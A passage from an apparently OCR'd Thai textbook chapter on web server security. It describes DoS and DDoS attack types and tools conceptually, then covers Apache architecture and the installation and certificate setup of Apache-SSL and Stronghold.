โดยปกติแล้วการโจมตีในรูปแบบนี้ผู้โจมตีจะแก้ไขข้อมูลในฟิลด์แสดงลำดับของแพ็กเก็ต (Fragment Offset) ของแพ็กเก็ตไอพี ซึ่งเป็นส่วนที่แสดงลำดับของข้อมูลหลังจากกระบวนการแฟร็กเมนต์เตชันโดยแก้ให้ส่งแพ็กเก็ตสุดท้ายหรือแพ็กเก็ตหลังๆ เพียงแพ็กเก็ตเดียวเลย ทำให้ระบบเป้าหมายต้องรอแพ็กเก็ตก่อนหน้านี้

- **การส่งแพ็กเก็ตแบบวนลูป (Looping)**

คือ การส่งโดยกำหนดค่าแอดเดรสต้นทาง (Source Address) และแอดเดรสปลายทาง (Destination Address) ให้เหมือนกัน ทำให้เกิดการรับวนส่งไปมาอยู่ที่เครื่องเป้าหมาย เช่น LAND ซึ่งเป็นโปรแกรมโจมตีที่มีการกำหนดแอดเดรสต้นทางและแอดเดรสปลายทางเป็นค่าเดียวกัน คือ เป็นแอดเดรสของเครื่องเป้าหมายนั่นเองทำให้เกิดการส่งวนไปวนมาอยู่ที่เครื่องเป้าหมาย

ลักษณะการโจมตีแบบ DoS ที่เกิดขึ้นกับเว็บไซต์ชื่อดัง เช่น Yahoo มีการโจมตีที่เกิดขึ้นมากเป็นพิเศษซึ่งการโจมตีลักษณะนี้จะใช้เครือข่ายคอมพิวเตอร์ในการแพร่กระจายให้เกิดแหล่งที่จะส่งข้อมูลในการโจมตีแพร่กระจายไปอยู่ทั่วระบบเน็ตเวิร์กและมีจำนวนมาก ซึ่งการโจมตีลักษณะนี้เรียกว่า **Distributed Denial of Service Attack** นั่นเอง การที่จะทำให้เกิดการโจมตีแบบ Distributed DoS ได้นั้นจะต้องทำให้เกิดการส่งข้อมูลมาจากเครื่องจำนวนมากที่อยู่ในระบบเครือข่ายมาพร้อมๆ กัน และเพื่อให้เกิดการโจมตีได้พร้อมกันนี้จึงมักจะใช้เครื่องมือพิเศษในการควบคุม ซึ่งเครื่องมือที่ใช้ในการโจมตีนี้ที่รู้จักกันดีคือ Tribe Flood Network (TFN) เช่น TFN2K, และ Stacheldraht

เครื่องมือที่ใช้ในการควบคุมการโจมตีแบบ Distributed DoS นั้นจะใช้การควบคุมแบบ Master-Slave โดยจะมี Process Slave ติดตั้งอยู่บนเครื่องที่ต่อกับระบบอินเทอร์เน็ตอยู่เป็นจำนวนมาก โดย

Process Slave อาจมีฟังก์ชันที่ใช้ในการโจมตีแบบ DoS หนึ่งหรือหลายฟังก์ชันก็ได้ ซึ่งการโจมตีเหล่านี้จะถูกควบคุมโดย Master Process นอกจากนั้นมันยังสามารถกำหนดเป้าหมายที่จะโจมตีและควบคุมค่าพารามิเตอร์ที่จะใช้ในการโจมตีได้อีกด้วย ในการควบคุมระหว่าง Master กับ Slave Process นั้นจะมีคำสั่งบางอย่าง ซึ่งจะถูกควบคุมด้วยการใช้พาสเวิร์ดเพื่อป้องกันไม่ให้คนอื่นสามารถยกเลิกการโจมตีเหล่านี้ได้ อีกทั้ง Slave Process สามารถติดตั้งอยู่บนระบบใดๆ ในเครือข่ายคอมพิวเตอร์ก็ได้ Master Process มักจะถูกลอบนำไปติดตั้งซ่อนไว้ในเครื่องที่มีการควบคุมความปลอดภัยที่ไม่ดีหรืออยู่ในระบบที่มีปริมาณข้อมูลจากผู้ใช้ตามปกติจำนวนมากซึ่งทำให้การตรวจสอบนั้นทำได้ยาก

แฮกเกอร์ที่จะโจมตีสามารถเชื่อมต่อเข้ามาสั่งการ Master Process จากที่ไหนก็ได้เพราะ Master Process รับการเชื่อมต่อมาตราฐานคือ Telnet ดังนั้น แฮกเกอร์เพียงคนเดียวจึงสามารถควบคุม Master Process จำนวนมากได้และสามารถสั่งการต่อไปยัง Slave Process จำนวนมหาศาลให้โจมตีพร้อมกันได้ ความเสียหายที่เกิดขึ้นจากการโจมตีแบบ Distributed DoS นี้ก็คือ การที่ระบบคอมพิวเตอร์ไม่สามารถให้บริการต่างๆ ได้ หรืออาจรุนแรงจนทำให้ระบบคอมพิวเตอร์ทั้งระบบล่มก็ได้ นอกจากนั้นอาจทำให้เกิดการสูญเสียรายได้จากการให้บริการ เช่น เว็บไซต์ที่ให้บริการอีคอมเมิร์ซ หรือเว็บไซต์ที่ให้บริการสั่งซื้อขายหุ้นแบบออนไลน์ เช่น ระบบของ E*Trade และ datek เป็นต้น

- **ข้อผิดพลาด (Bugs) ของระบบปฏิบัติการที่รันบนเซิร์ฟเวอร์หรือโปรแกรมที่ทำหน้าที่เป็นเว็บเซิร์ฟเวอร์**

เว็บเซิร์ฟเวอร์

องค์ประกอบพื้นฐานของเว็บเซิร์ฟเวอร์

- ระบบปฏิบัติการที่สนับสนุนการทำงาน
- ระบบไฟล์ที่เหมาะสม
- การเชื่อมต่อกับเครือข่าย (Network)
- ซอฟต์แวร์ของเว็บเซิร์ฟเวอร์ เช่น Apache

เว็บเซิร์ฟเวอร์จะเชื่อมต่อและคอยฟังการติดต่อผ่านทางแอดเดรสเครือข่ายและทางพอร์ต (Port) สำหรับเปิดการติดต่อกับไคลเอนต์ที่ทำการร้องขอ (Request) เข้ามาและทำการตอบสนองการร้องขอโดยการส่งไฟล์ เอกสารหรืออาจจะเป็นการรันโปรแกรมก็ได้ ขั้นตอนการทำงานจากไคลเอนต์ไปยังเซิร์ฟเวอร์มีดังนี้

1. เว็บเซิร์ฟเวอร์จะทำการเชื่อมต่อกับเครือข่ายและเปิดพอร์ตการติดต่อมายังที่ TCP/IP แอดเดรส เมื่อมีการร้องขอเข้ามา
2. เมื่อมีการร้องขอมาจากไคลเอนต์ซึ่งจะมีการใช้โพรโตคอล HTTP โดยคำร้องขอจะบอกว่าเว็บเซิร์ฟเวอร์จะต้องทำอะไรและมีการใช้ HTTP เวอร์ชันอะไร
3. เว็บเซิร์ฟเวอร์จะทำการตีความหมายหรือดูว่าคำร้องขอมีอะไรบ้าง
4. เว็บเซิร์ฟเวอร์จะเริ่มการทำงานตามคำขอร้อง โดยปกติแล้วคำขอร้องจะประกอบด้วยเอกสาร HTML และไฟล์ที่จะต้องส่งกลับรวมถึงโปรแกรม CGI ที่จะทำการเอ็กซิคิ้ว (Execute) ด้วย

5. เว็บเซิร์ฟเวอร์ตอบกลับโดยส่งเอกสาร HTML ไฟล์และไดเรกทอรี่ต่างๆ รวมถึง HTML เพจที่สร้างจาก CGI ด้วย
6. เว็บเซิร์ฟเวอร์จะปิดการติดต่อสื่อสารในเครือข่ายปิดไฟล์ต่างๆ จนกว่าจะมีการร้องขอมาอีกครั้ง

เว็บเซิร์ฟเวอร์ซอฟต์แวร์โดยปกติแล้วจะมีการทำงานเมื่อมีการร้องขอเข้ามาตามขั้นตอนดังนี้

1. จะทำการแปลง URI (Uniform Resource Identifier) เพื่อดูวามีการร้องขอหรืออ้างอิงการใช้ทรัพยากร (Resource) หรือออปเจ็กต์ใดในระบบไฟล์ของเว็บเซิร์ฟเวอร์
2. ทำการตรวจสอบการเข้าถึงจากแอดเดรสต้นทางที่มีการติดต่อเข้ามา
3. ตรวจสอบ ID จากคำร้องขอ HTTP
4. ตรวจสอบสิทธิในการขอใช้ออปเจ็กต์
5. ตรวจสอบการร้องขอและสิทธิอื่นๆ ซึ่งแตกต่างกันตามคำร้องขอ
6. ดูว่ามีการใช้ MIME ชนิดใดในคำร้องขอ
7. ตอบกลับไปยังไคลเอนต์ ซึ่งปกติจะเป็นออปเจ็กต์ที่มีการร้องขอเข้ามา
8. ทำการตัดการร้องขอที่เข้ามา


7.2 Apache

Apache สามารถทำงานบนหลายๆ แพลตฟอร์มรวมไปถึงบน Unix, Linux และ Window95/NT ด้วย แต่ไม่ว่าจะเป็นแบบใดก็ตาม Apache จะมีโครงสร้างสถาปัตยกรรมที่เหมือนกัน ซึ่งจะกล่าวในลำดับต่อไป

โครงสร้างสถาปัตยกรรม (Architecture)

ในรูปแบบการทำงานทางด้านกายภาพ (Physical) ของ Apache จะมีกระบวนการทำงานที่สำคัญ เช่น การคอยฟังการร้องขอ การสร้างโพรเซสลูก (Child Process) รวมไปถึงการส่งคำร้องขอไปยังโพรเซสลูกเหล่านั้นให้ทำงานได้อย่างสมบูรณ์ ซึ่งโพรเซสลูกนี้จะถูกสร้างขึ้นทุกครั้งที่มีการร้องขอเข้ามา โดยจำนวนของโพรเซสลูกนี้จะมีจำนวนเท่าใดก็ขึ้นอยู่กับคำร้องขอที่เข้ามา ในการที่จะตอบสนองต่อคำร้องขอที่เข้ามานี้ โพรเซสลูกอาจมีการทำงานที่จำเป็นต้องสร้างโพรเซสอื่นๆ ขึ้นมาอีก เช่น โปรแกรม CGI หรือโพรเซสลูกอาจจะต้องติดต่อสื่อสารกับโพรเซสอื่นๆ ที่มีหน้าที่ต่างกันไป เช่น โพรเซสที่ทำหน้าที่ในการจัดการเกี่ยวการตรวจสอบผู้ใช้ (User Authentication)

จากรูปจะเป็นโครงสร้างสถาปัตยกรรมของเว็บเซิร์ฟเวอร์ของ Apache



รูปที่ 7-5 แสดงโครงสร้างสถาปัตยกรรมของเว็บเซิร์ฟเวอร์ Apache


จากรูปโครงสร้างของ Apache จะมีส่วนของ Apache Core และส่วนโมดูลที่ทำหน้าที่ต่างๆ กันไป โดยปกติแล้ว Apache Core จะมีหน้าที่โดยรวมคือการจำแนกและติดตามการทำงานตามการร้องขอหรือการตอบกลับ (Reply) ที่เข้ามาเป็นขั้นตอนต่อเนื่องกันไป

หน้าที่สำคัญของ Apache Core มีดังนี้

- ติดต่อสื่อสารกับไคลเอนต์ผ่านทาง HTTP
- คอยจัดการเกี่ยวกับการเปิดการเชื่อมต่อเครือข่ายเป็นระยะเมื่อมีการร้องขอจากไคลเอนต์เข้ามา รวมไปถึงอาจมีการสร้างโพรเซสลูก และการจัดตรวจสอบว่าเกิด Timeout หรือไม่

- จัดการการส่งคำร้องขอที่เข้ามาให้แก่โมดูล (Module) ต่างๆ
- จัดสรรและจัดการเกี่ยวกับใช้ทรัพยากรต่างๆภายในระบบ
- จัดการและอ่านไฟล์ต่างๆในระบบไฟล์ (System File)
- สนับสนุนการทำงานแบบ Virtual Host

ในการทำงานด้านอื่นๆ จะเป็นการทำงานผ่านทางโมดูล โดยเฉพาะอย่างยิ่งหน้าที่ของโมดูลการพัฒนา (Implement), โอเวอร์ไรด์ (Override) และการทำงานที่ Apache Core ส่งมาให้ โดยปกติโมดูลจะไม่ทำการติดต่อกันโดยตรงแต่จะทำการสื่อสารผ่านทาง Apache Core ซึ่ง Apache Core จะสนับสนุนการเชื่อมต่อแบบไดนามิก (Dynamic Linking) นั่นคือ ปกติแล้วโมดูลจะไม่มีการสร้างการเชื่อมต่อและการเซ็ตค่าใดๆ จนกว่าจะมีการทำงานระหว่างโมดูลเกิดขึ้นผ่านทาง Apache Core



รูปที่ 7-6 แสดงการทำงานระหว่าง Apache Core และโมดูลที่สำคัญต่างๆ ตามลำดับ

โมดูลจะเป็นตัวที่บ่งบอกถึง Handler ซึ่งมีหน้าที่รับผิดชอบในการจัดการเฟส (Phases) ต่างๆ ที่เกิดขึ้นในคำร้องขอ (Request) โครงสร้างพิเศษหรือที่เรียกว่า Request Record จะถูกใช้ในการแลกเปลี่ยนข้อมูลกับ Handlers ตัวอย่างเช่น Handlers สำหรับไฟล์ (File) จำเป็นที่จะต้องทำการเปิดไฟล์ อ่านไฟล์และทำการเปิดไฟล์ด้วยและทำการส่งค่า (Content) กลับมายัง Apache Core เป็นต้น ในบางเฟส เช่น การตรวจสอบสิทธิ (Authentication) จะใช้เพียงแค่ Handler เพียงตัวเดียวหรือในเฟสอื่นๆ เช่น Logging จำเป็นต้องใช้ Handler หลายๆ ตัวหรือแม้กระทั่งในเฟสของการแปลง URI (URI Translation) จะมีการใช้ Handlers จัดการหลายตัวเรียงตามลำดับการทำงาน เป็นต้น

โมดูลมาตราฐานในเว็บเซิร์ฟเวอร์แบบ Apache มีดังนี้

· URI translation


· authentication/authorization

· MIME type determination

· fixup processing for aliases, environment, and minor typos

· returning objects to clients

· logging



รูปที่ 7-7 แสดงเว็บเพจของเว็บเซิร์ฟเวอร์ Apache

ข้อดีและลักษณะเด่นของ Apache

- สามารถทำงานบนระบบปฏิบัติการได้หลากหลาย
- เป็นฟรีแวร์
- สนับสนุนการตรวจสอบ HTTP ผ่านทางเท็กซ์ไฟล์ (Text File), ดีบีเอ็มไฟล์ (DBM File) และทาง SQL หรือจากโปรแกรมภายนอก (External Program)
- สนับสนุน CGI และ Fast CGI
- มีขั้นตอนการเซ็ตไฟล์ต่างๆ ในระบบง่าย
- สนับสนุน SSL จาก Apache SSL ที่เป็นแบบ Noncommercial และจาก Apache ในเวอร์ชันที่เป็นแบบ Commercial
- สนับสนุนการทำงานแบบ Virtual Host ทั้งแบบ IP-Based หรือ Name-Based
- มีความยืดหยุ่นในการควบคุม การตรวจสอบ และการตัดการสื่อสาร รวมถึงการตรวจสอบผ่านทางเว็บบราวเซอร์
- สนับสนุน HTTP 1.1 ซึ่งสามารถทำการรองรับการร้องขอที่เป็นแบบ Asynchronous
- มีความสามารถในการติดตามผู้ใช้จากคุกกี้ (Cookie)
- สนับสนุนการการตรวจสอบในรูปแบบของ Message Digest

- สนับสนุนจาวาเซิร์ฟเล็ต (Java Servlet) นั่นคือ Apache สามารถทำงานจาวาที่เป็นแบบเซิร์ฟเวอร์ไซด์ได้

ฯลฯ

ข้อเสียและลักษณะด้อยของ Apache

- ขาดรูปแบบการเซ็ตแบบ GUI
- ไม่มี SSL ที่เป็นแบบ Build-in
- มีความสามารถในการจัดการไซต์ (Site) ต่ำ
- ไม่มีการสนับสนุนจากผู้ขายกรณีที่เป็นแบบฟรีแวร์
- เกิดความไม่แน่นอนเมื่อมีการทำงานบนแพลตฟอร์มของวินโดวส์
- และในกรณีที่ทำงานบนแพลตฟอร์มของวินโดวส์อาจเกิดปัญหา (Error) ขึ้นซึ่งจะทำให้ทั้งระบบเกิดหยุดการทำงานได้ เนื่องจากการที่ Apache มีการใช้เธรดหลายๆ ตัว (Multi-Threading)

ฯลฯ

ต่อไปจะได้กล่าวถึงเซิร์ฟเวอร์ Apache ที่ใช้เทคนิคการเข้ารหัสที่สนับสนุนเทคโนโลยีแบบ SSL ซึ่งจะเพิ่มความปลอดภัยในการทำธุรกรรมระหว่างเซิร์ฟเวอร์และไคลเอนต์ โดยเทคโนโลยีแบบ SSL จะใช้การเข้ารหัสแบบกุญแจคู่หรือระบบการเข้ารหัสโดยใช้กุญแจสาธารณะในการส่งข้อมูลต่างๆ โดยเว็บเซิร์ฟเวอร์ Apache ที่จะกล่าวถึงต่อไปนี้มี 2 แบบ คือ Apache-SSL และ Stronghold หรือ Apache-SSL-US

7.2.1 Apache-SSL

Apache SSL เป็นเว็บเซิร์ฟเวอร์ที่สนับสนุนการเข้ารหัสแบบ 128 บิต การตรวจสอบไคลเอนต์ (Client Authentication) และลักษณะเด่นอื่นๆที่สำคัญของ Apache Apache-SSL เป็นผลิตภัณฑ์ที่อยู่ในรูปแบบของแพตช์ทำให้ในการที่จะทำการติดตั้งเซิร์ฟเวอร์นี้จำเป็นจะต้องดาวน์โหลดซอส (Source) ของเซิร์ฟเวอร์ Apache เองและไลเบอรี่ (Library) ที่เรียกว่า SSLeay ซึ่งจะเป็นส่วนสำคัญในการสร้างเซิร์ฟเวอร์แบบ Apache-SSL ซึ่งเป็นฟรีแวร์ทั้งที่เป็นแบบ Commercial และ Noncommercial

SSLeay เป็นไลเบอรี่ที่สนับสนุนด้านความปลอดภัยแบบ SSL ในทุกๆ แอพพลิเคชั่นบน TCP และสนับสนุนอัลกอริทึมการเข้ารหัสแบบ DES, RSA, RC4 และ IDEA โดยสามารถทำการดาวน์โหลดไลเบอรี่ตัวนี้ได้ที่ http://www.psy.ug.oz.au/~ftp/Crypto/ อย่างไรก็ตามเราสามารถใช้ Apache-SSL ได้อย่างถูกต้องตามกฎหมายเฉพาะนอกประเทศสหรัฐอเมริกาและแคนาดาเท่านั้น เนื่องมาจากปัญหาสิทธิบัตรของ RSA และ RC4

การติดตั้ง Apache-SSL

ก่อนทำการติดตั้ง Apache-SSL เราจำเป็นจะต้องมีไฟล์ต่อไปนี้

1. ซอสของ Apache: apache_1.2.1.tar.gz
2. ไลเบอรี่ SSLeay: SSLear-0.6.3.tar.gz
3. แพตช์ของ SSL: apache_1.2.1+1.3.ssl.tar.gz

เมื่อได้ไฟล์ต่างๆ ครบตามที่ได้กล่าวแล้วข้างต้นในขั้นตอนต่อไปก่อนทำการคอมไพล์ไฟล์ไลเบอรี่ SSLeay จำเป็นจะต้องอ่านเอกสารการติดตั้งอย่างละเอียดและปรับเปลี่ยน Makefile.ssl ให้ตรงกับการตั้งค่าต่างๆ (Configuration) ของระบบ จากนั้นก็ทำการรันโปรแกรมซึ่งจะมีคำสั่งต่างๆ ดังต่อไปนี้

```
% mkdir ApacheServer
% mv apache_1.2.1 ApacheServer
% mv SSLeay-0.6.3.tar.gz ApacheServer
% cd ApacheServer
% gzcat apache_1.2.1.tar.gz | tar -xf -
% cd apache_1.2.1
% gzcat ../apache_1.2.1+1.3.ssl.tar.gz | tar -xf -
% patch < SSLpatch % cd ..
% gzcat SSLeay-0.6.3.tar.gz | tar -xf
% cd SSLeay-0.6.3
% ./Configure os-compiler          ; เปลี่ยน os-compiler ด้วยชื่อของระบบที่จะทำการติดตั้ง
```

เราสามารถทำการดูได้ว่าค่าการติดตั้ง (Configuration) ใดที่เราสามารถใช้ได้โดยการรันโปรแกรมโดยการพิมพ์คำสั่ง
% make ที่ Command Prompt หลังจากนั้นไลเบอรี่และทูลต่างๆ จะถูกสร้างขึ้น จากนั้นทำการย้ายไบนารี่ httpsd ไปในไดเร็กทอรี่ apache_1.2.1 โดยใช้คำสั่ง % mv httpsd ../ จากจุดนี้เองเป็นอันเสร็จสิ้นการติดตั้ง โดยในขั้นตอนต่อไปจะเป็นการติดตั้งซอฟต์แวร์และสร้าง CA ซึ่งจะทำให้เราใช้ซอฟต์แวร์ได้

Configuring Apache-SSL

ก่อนที่จะทำการติดตั้ง Apache-SSL เราจำเป็นจะต้องสร้างคำขอ (Certificate Request) ขึ้นมาก่อน โดยเราสามารถสร้าง Certificate จากคำสั่งง่ายๆ โดยใช้คำสั่ง “make certificate” ในไดเร็กทอรี่ apache-ssl/src ดังนี้

control1 > make certificate

../../SSLeay-0.6.1/apps/ssleay req –config ../../SSLeay-0.6.1/apps/ssleay.conf –new –x509 –nodes –out ../SSLconf/conf/httpsd.pem –keyout ../SSLconf/conf/httpsd.pem; ln –s ../SSLconf/conf/httpsd.pem ../SSLconf/conf/`../ ../SSLeay-0.6.1/apps/ssleay x509 –noout –hash < ../SSLconf/conf/httpsd.pem`.0

Generating a 512 bit private key

..+++++

…….....+++++

writing new private key to '../SSLconf/conf/httpsd.pem'

จากนั้นก็จะเป็นการใส่ข้อมูลของตัวผู้ขอและข้อมูลต่างของบริษัท ซึ่งจะมีคำสั่งต่างๆดังนี้

You are about to be asked to enter information that will be incorperated into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:	; ใส่รหัสของประเทศ 2 ตัวอักษร
State or Province Name (full name) [Queensland]:	; ใส่ชื่อรัฐหรือจังหวัดเป็นชื่อเต็ม
Locality Name (eg. city) []:	; ใส่ชื่อเมือง
Organization Name (eg. company) [Mincom Pty Ltd]:	; ใส่ชื่อองค์กรที่ทำการขอ Certificate
Organizational Unit Name (eg. section) [MTR]:	; ใส่ชื่อส่วนขององค์กร เช่น แผนก
Common Name (eg. YOUR name) []:	; ใส่ข้อมูลทั่วไป เช่น ชื่อของผู้ขอ
Email Address []:	; ใส่ e-mail ของผู้ขอ

ก่อนที่จะเสร็จสิ้นการติดตั้งและการตั้งค่าต่างๆ ของ Apache-SSL จะต้องทำการแก้ไขไฟล์ SSLconf/conf/httpd.conf ซึ่งจะต้องระบุถึงตำแหน่งที่จะเก็บ Certificate ด้วย

7.2.2 Stronghold (Apache-SSL-US)

Stronghold ได้รับการพัฒนาโดย Community ConneXion โดยมีการนำเอาไลเบอรี่ SSLeay มาใช้ใน SSL เช่นเดียวกับ Apache-SSL อีกทั้งยังมีทูลหรือเครื่องมือต่างๆ สำหรับ CA (Certificate of Authority) Stronghold จะเป็นฟรีแวร์ในกรณีที่เป็นการใช้แบบ Noncommercial แต่จะต้องเสียค่าสิทธิและค่าธรรมเนียมในกรณีที่เป็นแบบ Commercial

Stronghold มีการพัฒนาด้านเทคนิคแตกต่างจาก Apache-SSL อยู่หลายประการ รวมไปถึงใบอนุญาตการพัฒนาด้าน SSL ในด้านเทคนิคและเทคโนโลยีจาก RSA และความสามารถและส่วนสนับสนุนทั้งด้านซอฟแวร์และเทคนิคอื่นๆ และเนื่องมาจาก Stronghold ได้รับใบอนุญาตการใช้ไลเบอรี่ RSAREF จาก RSA เช่นกัน ทำให้ทางด้าน VeriSign ออก Certificate ให้กับ Stronghold ซึ่งทำให้ Stronghold สามารถทำการออก Certificate ให้กับเว็บที่น่าเชื่อถืออื่นๆ ได้อีก

ในด้านการติดตั้งนั้น Stronghold มีขั้นตอนการติดตั้งที่ง่ายกว่าแบบ Apache-SSL เนื่องจาก Stronghold เป็นผลิตภัณฑ์ที่เป็นแบบแพ็กเกจซึ่งแตกต่างแบบ Apache-SSL ที่เป็นแบบแพตช์ทำให้ต้องดาวน์โหลดซอสโค้ดและไลเบอรี่ต่างๆ แยกจากกัน ในปัจจุบัน Stronghold สามารถทำงานได้บน 16 แพลตฟอร์มรวมทั้งบน SunOS, Sparc, Solaris, X86 Solaris, AIX, BSDI, Linux (ELF & a.out), FreeBSD, IRIX, UnixWare, Ultrix, DG/UX, HP-UX, OSF/1, และ NEXTSTEP.

การติดตั้งและการเซ็ตค่าต่างๆของ Stronghold

เนื่องจาก Stronghold เป็นผลิตภัณฑ์ที่เป็นแบบแพ็กเกจ ทำให้มีไฟล์ไบนารี่ที่จำเป็นต่อการติดตั้งแล้ว ซึ่งคำสั่งและขั้นตอนการติดตั้งมีดังต่อไปนี้

```
# ./Install.sh                                          ; พิมพ์คำสั่งเพื่อเริ่มทำการติดตั้ง
Available platforms:                                    ; โปรแกรมจะแสดงรายชื่อของไบนารี่ทั้ง
                                                        หมดที่มี ( ในกรณีที่มีมากกว่า 1 ไบนารี่ )
Pick your platform > 15                                 ; ใส่ระบบปฏิบัติการที่ทำงานบนแพลตฟอร์ม
Where do you want to install SSLeay? [/usr/local/ssl] ; ใส่ตำแหน่งที่จะเก็บยูทิลิตี้ต่างๆ ของ Stronghold
Testing permissions...done
Installing SSLeay...done
Where would you like to locate the ServerRoot? [/usr/local/apache]   ; ใส่ตำแหน่งและไดเร็กทรอรี่ที่
                                                                      จะเก็บ Apache และไฟล์อื่นๆ
                                                                      ที่จำเป็นในการทำงานของเว็บ
                                                                      เซิร์ฟเวอร์
